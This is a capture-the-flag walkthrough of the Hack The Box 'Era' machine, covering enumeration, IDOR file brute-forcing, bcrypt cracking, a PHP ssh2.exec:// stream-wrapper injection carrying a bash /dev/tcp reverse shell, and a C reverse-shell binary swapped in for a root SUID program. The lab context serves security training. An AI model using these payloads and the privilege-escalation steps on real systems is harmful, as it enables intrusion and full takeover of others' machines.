HTB Era Writeup (Walkthrough)

Reconnaissance
Starting with an initial nmap scan to identify open ports and services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oA era 10.10.11.79
# Nmap 7.95 scan initiated Tue Aug 19 12:58:36 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -oA era 10.10.11.79
Nmap scan report for era.htb (10.10.11.79)
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Era Designs
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug 19 12:58:53 2025 -- 1 IP address (1 host up) scanned in 16.36 seconds
The scan reveals two open ports:
- Port 21: FTP service (vsftpd 3.0.5)
- Port 80: HTTP service (nginx 1.18.0)
Subdomain Enumeration
Next, I performed subdomain enumeration using ffuf to discover additional services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://era.htb/ -w ./Desktop/dirbuster-wordlist/directory-list-2.3-medium.txt -H "Host:FUZZ.era.htb"  -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb/
 :: Wordlist         : FUZZ: /home/kali/Desktop/dirbuster-wordlist/directory-list-2.3-medium.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 55ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
Great! I discovered a subdomain: file.era.htb. Let me add this to my hosts file and enumerate its directories.
Directory Enumeration
Exploring the file management subdomain to find available endpoints:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://file.era.htb/FUZZ -w ./Desktop/dirbuster-wordlist/directory-list-2.3-medium.txt -e .php -fs 6765

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/dirbuster-wordlist/directory-list-2.3-medium.txt
 :: Extensions       : .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 6765
________________________________________________

download.php            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 162ms]
images                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 151ms]
login.php               [Status: 200, Size: 9214, Words: 3701, Lines: 327, Duration: 79ms]
register.php            [Status: 200, Size: 3205, Words: 1094, Lines: 106, Duration: 54ms]
files                   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 247ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 214ms]
upload.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 63ms]
layout.php              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 84ms]
logout.php              [Status: 200, Size: 70, Words: 6, Lines: 1, Duration: 48ms]
manage.php              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 70ms]
LICENSE                 [Status: 200, Size: 34524, Words: 5707, Lines: 663, Duration: 65ms]
reset.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 65ms]
This reveals a file management system with typical functionality: registration, login, upload, download, and management features.
Initial Access - File Upload System
User Registration and File Upload
I started by creating a user account through the registration page at http://file.era.htb/register.php. After successfully registering and logging in, I explored the file upload functionality.

 During my investigation, I noticed that uploaded files are accessible via URLs with incremental ID numbers. This suggested that I could potentially access files uploaded by other users by brute-forcing these IDs.
File ID Enumeration
By systematically testing different file IDs, I discovered two important files:
A website backup archive
Another user’s uploaded file
The backup file proved to be crucial as it contained the application’s source code and database file.
Database Analysis
From the backup, I extracted filedb.sqlite which contained user credentials. Examining the users table revealed several hashed passwords:
1
2
3
4
5
6
7

admin_ef01cab31aa,$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC
eric,$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm
veronica,$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK
yuri,$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.
john,$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6
ethan,$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC

Using Hash Analyzer, I identified these as bcrypt hashes:
Password Cracking
I used John the Ripper to crack the bcrypt hashes:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Desktop/era]
└─$ john --format=bcrypt users.hash
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Remaining 4 password hashes with 4 different salts
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Successfully cracked credentials:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Desktop/era]
└─$ john --show users.hash
eric:america
yuri:mustang

2 password hashes cracked, 4 left
FTP Access and Configuration Discovery
With the cracked credentials, I tested FTP access using the discovered passwords:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
┌──(kali㉿kali)-[~/Desktop/era]
└─$ ftp 10.10.11.79
Connected to 10.10.11.79.
220 (vsFTPd 3.0.5)
Name (10.10.11.79:kali): yuri
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||20653|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
226 Directory send OK.
ftp> cd php8.1_conf
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||54469|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 build
-rw-r--r--    1 0        0           35080 Dec 08  2024 calendar.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 ctype.so
-rw-r--r--    1 0        0          190728 Dec 08  2024 dom.so
-rw-r--r--    1 0        0           96520 Dec 08  2024 exif.so
-rw-r--r--    1 0        0          174344 Dec 08  2024 ffi.so
-rw-r--r--    1 0        0         7153984 Dec 08  2024 fileinfo.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 ftp.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 gettext.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 iconv.so
-rw-r--r--    1 0        0         1006632 Dec 08  2024 opcache.so
-rw-r--r--    1 0        0          121096 Dec 08  2024 pdo.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 pdo_sqlite.so
-rw-r--r--    1 0        0          284936 Dec 08  2024 phar.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 posix.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 readline.so
-rw-r--r--    1 0        0           18696 Dec 08  2024 shmop.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 simplexml.so
-rw-r--r--    1 0        0          104712 Dec 08  2024 sockets.so
-rw-r--r--    1 0        0           67848 Dec 08  2024 sqlite3.so
-rw-r--r--    1 0        0          313912 Dec 08  2024 ssh2.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvmsg.so
-rw-r--r--    1 0        0           14600 Dec 08  2024 sysvsem.so
-rw-r--r--    1 0        0           22792 Dec 08  2024 sysvshm.so
-rw-r--r--    1 0        0           35080 Dec 08  2024 tokenizer.so
-rw-r--r--    1 0        0           59656 Dec 08  2024 xml.so
-rw-r--r--    1 0        0           43272 Dec 08  2024 xmlreader.so
-rw-r--r--    1 0        0           51464 Dec 08  2024 xmlwriter.so
-rw-r--r--    1 0        0           39176 Dec 08  2024 xsl.so
-rw-r--r--    1 0        0           84232 Dec 08  2024 zip.so
226 Directory send OK.
ftp>
The FTP access revealed PHP configuration files and extensions. Most importantly, I noticed the ssh2.so extension is available, which opens up possibilities for SSH2 protocol exploitation.
Code Analysis and Vulnerability Discovery
SSH2 Extension Exploitation
After analyzing the source code from the backup, particularly the download.php file, I identified a critical vulnerability in how file wrappers are handled. The application accepts arbitrary protocol wrappers in the format parameter without proper validation. Looking at the vulnerable code section:
1
2
3
4
5
6
// This section could use ssh2.so for remote file access
} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    $format = isset($_GET['format']) ? $_GET['format'] : '';
    $file = $fetched[0];
    if (strpos($format, '://') !== false) {
        $wrapper = $format;  // <-- This could be "ssh2.sftp://" wrapper
This allows for the use of PHP’s SSH2 stream wrapper, enabling remote command execution through SSH2 protocol handlers.
Current Risk:
The $wrapper variable accepts any protocol wrapper, which could include ssh2.sftp:// if the ssh2 extension is loaded.
Admin Access
Initially, I attempted to exploit this vulnerability with my regular user account, but it required administrator privileges ($_SESSION[‘erauser’] === 1). I discovered that I could gain admin access by:
- Using the “Update Security Questions” feature
- Entering the admin username admin_ef01cab31aa in the first field
- This elevated my session to admin privileges
Remote Code Execution
With admin access established, I crafted a malicious URL that exploits the SSH2 wrapper vulnerability to execute commands on the server:
1
http://file.era.htb/download.php?id=54&show=true&format=ssh2.exec://eric:[email protected]/bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.32%2F4444%200%3E%261%22;
This payload:
- Uses the SSH2 execution wrapper (ssh2.exec://)
- Authenticates with eric’s credentials (eric:america)
- Connects to localhost (127.0.0.1)
- Executes a bash reverse shell connecting back to my machine
Before executing this, I set up a netcat listener:
1
nc -lvnp 4444
Privilege Escalation
Initial Shell and Enumeration
After gaining initial access as the web user, I transferred and executed linpeas.sh for privilege escalation enumeration. The scan revealed an interesting SUID binary: /opt/AV/periodic-checks/monitor - owned by root with SUID permissions
SUID Binary Replacement
The strategy was to replace the legitimate monitor binary with a malicious version that would establish a reverse shell with root privileges.
I created a C program for the reverse shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 9001;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.10.14.32");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"sh", NULL};
    execvp("sh", argv);

    return 0;
}
Compiled and prepared the malicious binary:
1
2
┌──(kali㉿kali)-[~/Desktop/era/root_shell]
└─$ gcc monitor.c -o monitor
1
2
┌──(kali㉿kali)-[~/Desktop/era/root_shell]
└─$ chmod +x monitor
Served the file via HTTP:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/Desktop/era/root_shell]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.79 - - [21/Aug/2025 14:14:15] "GET /monitor HTTP/1.1" 200 -
10.10.11.79 - - [21/Aug/2025 14:18:33] "GET /monitor HTTP/1.1" 200 -
10.10.11.79 - - [21/Aug/2025 14:23:16] "GET /monitor1 HTTP/1.1" 200 -
Root Access
After replacing the binary and waiting for the scheduled execution (or triggering it manually), I received a connection on my netcat listener:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.32] from (UNKNOWN) [10.10.11.79] 38968

ls
answers.sh
clean_monitor.sh
initiate_monitoring.sh
monitor
root.txt
text_sig_section.bin
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
3927d24fbb977308ca8ad5bca75e5c65
Success! I achieved root access and retrieved the final flag.
Summary
This machine demonstrated several important security concepts:
Information Disclosure: Backup files containing sensitive data accessible through IDOR vulnerabilities Weak Authentication: Reused credentials across multiple services (FTP/web application) Insecure File Handling: Unrestricted PHP stream wrappers leading to RCE Privilege Escalation: SUID binaries in writable locations allowing privilege escalation Configuration Security: PHP extensions like SSH2 expanding attack surface when combined with code vulnerabilities
The attack chain: Subdomain enumeration -> File ID bruteforcing -> Database credential extraction -> FTP access -> Source code analysis -> Stream wrapper RCE -> SUID binary replacement -> Root access.
Done!
Hi there 👋 Support me!
Life is an echo—what you send out comes back.